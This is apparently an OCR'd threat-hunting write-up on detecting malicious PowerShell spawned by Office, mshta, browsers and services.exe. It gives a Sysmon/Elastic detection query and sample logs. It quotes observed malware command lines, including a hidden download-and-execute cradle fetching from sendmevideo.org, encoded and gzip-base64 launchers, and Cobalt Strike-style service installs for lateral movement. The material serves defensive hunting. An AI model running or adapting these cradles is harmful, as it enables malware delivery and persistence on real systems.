└ WINWORD.EXE /n "C:\759fb4c0091a78c5ee035715afe3084686a8493f39014aea72dae36869de9ff6.docx" (PID: 3996)
  └ powershell.exe C:\Programs\Microsoft\Office\MSWord.exe\..\..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoP -sta -No
    nI -W Hidden $e=(New-Object System.Net.WebClient).DownloadString('http://sendmevideo.org/dh2025e/eee.txt');powershell -enc $e # .EXE a (
```

https://www.hybrid-analysis.com/sample/759fb4c0091a78c5ee035715afe3084686a8493f39014aea72dae36869de9ff6?environmentId=100

T1086: PowerShell
T1204: User Execution
T1064: Scripting



Hybrid Analysis

Tip: Click an analysed process below to view more details.

Analysed 6 processes in total (System Resource Monitor).

```
└ mshta.exe "C:\mshelp.hta" (PID: 2816)
  ├ powershell.exe -nop -windowstyle hidden -executionpolicy bypass -encodedcommand JABjAD0AbgBlAHcALQBvAGIAagBlAGMAdAAgAFMAe
    QBzAHQAZQBtAC4ATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAAKAAoAJABOACAAPQAkAGUAbgB2ADoAdABlAG0AcAAgAAoACQAKAAkAJ
```


https://www.hybrid-analysis.com/sample/decd28ec5f0b17ad09252e1be47f45998598a3ed500d3347896948c1b0935465?environmentId=100

T1086: PowerShell
T1170 : Mshta

Suspicious PowerShell parent process. Let’s hunt it!


Search for unusual PowerShell parent processes (browsers, MS Office, etc.):

```
winlog.provider_name:"Microsoft-Windows-Sysmon" AND winlog.event_id:1 AND
winlog.event_data.ParentImage:(“\\mshta.exe” "\\rundll32.exe" "\\regsvr32.exe" "\\services.exe" "\\winword.exe"
"\\wmiprvse.exe" "\\powerpnt.exe" "\\excel.exe" "\\msaccess.exe" "\\mspub.exe" "\\visio.exe" "\\outlook.exe" "\\amigo.exe"
"\\chrome.exe" "\\firefox.exe" "\\iexplore.exe" "\\microsoftedgecp.exe" "MicrosoftEdgeSH.exe" "\\microsoftedge.exe"
"\\browser.exe" "\\vivaldi.exe" "\\safari.exe" "\\sqlagent.exe" "\\sqlserver.exe" "\\sqlservr.exe" "\\w3wp.exe" "\\httpd.exe"
"\\nginx.exe" *tomcat* "\\php-cgi.exe" "\\jbosssvc.exe") AND (winlog.event_data.CommandLine:(*powershell* *pwsh*) OR
winlog.event_data.Description:"Windows PowerShell" OR winlog.event_data.Product:"PowerShell Core 6")
```




winlog.event_id	winlog.event_data.ParentImage	winlog.event_data.CommandLine	winlog.event_data.Description
1	C:\Program Files\internet explorer\iexplore.exe	"C:\Users\Public\FlashPlayerInstaller.exe"	Windows PowerShell
1	C:\Windows\System32\services.exe	powershell -command "[Reflection.Assembly]::Load([System.Convert]::FromBase64String((gp 'HKCU:\Software\Classes\UBZZXDJZAOGD').b64encAssembly)); [CMD_exec.Class1]::RunCMD()"	Windows PowerShell
1	C:\Program Files\Microsoft SQL Server\MSSQL14.SQLEXPRESS\MSSQL\Binn\sqlservr.exe	"C:\Windows\system32\cmd.exe" /c powershell iex([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('R2V0LVByb2Nlc3M7R2V0LVNlcnZpY2U=')))	Windows Command Processor
1	C:\xampp\apache\bin\httpd.exe	cmd.exe /c "powershell -command "[Reflection.Assembly]::Load([System.Convert]::FromBase64String((Get-ItemProperty 'HKCU:\Software\Classes\UBZZXDJZAOGD').b64encAssembly)); [CMD_exec.Class1]::RunCMD()""	Windows Command Processor
1	C:\Program Files\Microsoft Office\Office15\EXCEL.EXE	CMD.EXE /C powershell -encodedcommand RwBlAHQALQBQAHIAbwBjAGUAcwBzADsARwBlAHQALQBTAGUAcgB2AGkAYwBlAA==	Windows Command Processor

PowerShell Scripts Installed as Services




Process creation events with Services.exe as parent

```
Process Create:
RuleName:
UtcTime: 2019-06-03 22:58:53.705
ProcessGuid: {fc146444-a62d-5cf5-0000-00100f43ed01}
ProcessId: 6732
Image: C:\Windows\System32\cmd.exe
FileVersion: 10.0.17134.1 (WinBuild.160101.0800)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
CommandLine: C:\Windows\system32\cmd.exe /b /c start /b /min powershell.exe -nop -w
hidden -noni -c "if([IntPtr]::Size -eq 4){$b='powershell.exe'}else{$b=$env:windir+'\syswow64
\WindowsPowerShell\v1.0\powershell.exe'};$s=New-Object
System.Diagnostics.ProcessStartInfo;$s.FileName=$b;$s.A
&([scriptblock]::create((New-Object System.IO.StreamRe
System.IO.Compression.GzipStream((New-Object System
[System.Convert]::FromBase64String
("H4sIAC+m9VwCA7VWbW+bSBD+nEi5D6ivBCiOMbHb
```



Service installation events


```
A service was installed in the system.

Service Name:  ckgRIQOyNfPweszC
Service File Name:  %COMSPEC% /b /c start /b /min powershell.exe -nop -w hidden -noni -c
"if([IntPtr]::Size -eq 4){$b='powershell.exe'}else{$b=$env:windir+'\syswow64
\WindowsPowerShell\v1.0\powershell.exe'};$s=New-Object
System.Diagnostics.ProcessStartInfo;$s.FileName=$b;$s.Arguments='-noni -nop -w hidden -c
&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object
System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,
[System.Convert]::FromBase64String
pJEq3el3/EJiB9ux41qnNSyw8QI2LHbsX
/58OXs9KSPI+wLUmF9d/2

WfhHePBIRC7uFk/EAvNC4e9Si4ULzDKx
InmLubEL9mMibLwVU4vHO5WRBINa
kCoRDPKmB47EkwrlfhRay7YjEsVgUZq
tEwe0cCdyzKIbcllkQpBwlhR+BMz0i3Z5
vZ6dnp05OI+X2NVdqdTI7rAn4JvXDmB
```



Modification of service configuration (ImagePath) in registry

```
Registry value set:
RuleName: reg_persistence_cmdline
EventType: SetValue
UtcTime: 2019-06-03 22:58:53.687
ProcessGuid: {fc146444-e8bb-5cf3-0000-001075b80000}
ProcessId: 616
Image: C:\Windows\system32\services.exe
TargetObject: HKLM\System\CurrentControlSet\Services\qnsqaExE\ImagePath
Details: %%COMSPEC%% /b /c start /b /min powershell.exe -nop -w hidden -noni -c "if
([IntPtr]::Size -eq 4){$b='powershell.exe'}else{$b=$env:windir+'\syswow64\WindowsPowerShell
\v1.0\powershell.exe'};$s=New-Object System.Diagnostics.ProcessStartInfo;$s.FileName=$b;
$s.Arguments='-noni -nop -w hidden -c &([scriptblock]::create((New-Object
System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object
```

PowerShell Scripts Installed as Services
Cobalt lateral movement




computer_name	Win_EventID	Win_ServiceFileName
pc-8.evilcorp.com	7045	`%COMSPEC% /b /c start /b /min powershell.exe -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAQQBBAEEAQQBBAEEAQQBMADEAVwBlADIALwBhAFMAQgBEAC8ARwB6ADcARgBxAG8AcABrAFcAKwBVAFoAdQBKAFIARQBpAHQAVABGAFEASQBCAGcAdwBpAE0AQgBVAG8AcgBRAFkAaQA5AG0AdwA5AHAATAA3AEgAVQBJADEALwBhADcAMwAvAGgAQgBTAGkANQBKAEwAMQBXAGwAcwAyAFIAcABkADIAZABtAGQAKwBZADMAegB5AEcAVgAyAGEASAAwAG0AQwBrAE4AWQBWAEcAVQBIAFYASABQAFoAOABKAEYAeAArAG4AMABVAFUAMgAwAEoARABwAEgAbgA1AFgAMABNAG4AQgBOAEcAUgA2AEgAaQA3AGwATgA1AFgAegBqAEMAWABBOAE8ATABNAHUAagB2AG8AKwArAHAAVgBNADkANABoAEUASABxAFUAYwBQAHgASgBzADcAdwBnAG8ANAB6AGEAQgBvAEUAegBKAFMASwAvAEMAbwBsAGsAcQBsAF`
pc-8.evilcorp.com	7045	`%COMSPEC% /b /c start /b /min powershell.exe -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAQQBBAEEAQQBBAEEAQQBMADEAVwBlADIALwBhAFMAQgBEAC8ARwB6ADcARgBxAG8AcABrAFcAKwBVAFoAdQBKAFIARQBpAHQAVABGAFEASQBCAGcAdwBpAE0AQgBVAG8AcgBRAFkAaQA5AG0AdwA5AHAATAA3AEgAVQBJADEALwBhADcAMwAvAGgAQgBTAGkANQBKAEwAMQBXAGwAcwAyAFIAcABkADIAZABtAGQAKwBZADMAegB5AEcAVgAyAGEASAAwAG0AQwBrAE4AWQBWAEcAVQBIAFYASABQAFoAOABKAEYAeAArAG4AMABVAFUAMgAwAEoARABwAEgAbgA1AFgAMABNAG4AQgBOAEcAUgA2AEgAaQA3AGwATgA1AFgAegBqAEMAWABBOAE8ATABNAHUAagB2AG8AKwArAHAAVgBNADkANABoAEUASABxAFUAYwBQAHgASgBzADcAdwBnAG8ANAB6AGEAQgBvAEUAegBKAFMASwAvAEMAbwBsAGsAcQBsAF`
pc-5.evilcorp.com	7045	`%COMSPEC% /b /c start /b /min powershell.exe -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAQQBBAEEAQQBBAEEAQQBMADEAVwBlADIALwBhAFMAQgBEAC8ARwB6ADcARgBxAG8AcABrAFcAKwBVAFoAdQBKAFIARQBpAHQAVABGAFEASQBCAGcAdwBpAE0AQgBVAG8AcgBRAFkAaQA5AG0AdwA5AHAATAA3AEgAVQBJADEALwBhADcAMwAvAGgAQgBTAGkANQBKAEwAMQBXAGwAcwAyAFIAcABkADIAZABtAGQAKwBZADMAegB5AEcAVgAyAGEASAAwAG0AQwBrAE4AWQBWAEcAVQBIAFYASABQAFoAOABKAEYAeAArAG4AMABVAFUAMgAwAEoARABwAEgAbgA1AFgAMABNAG4AQgBOAEcAUg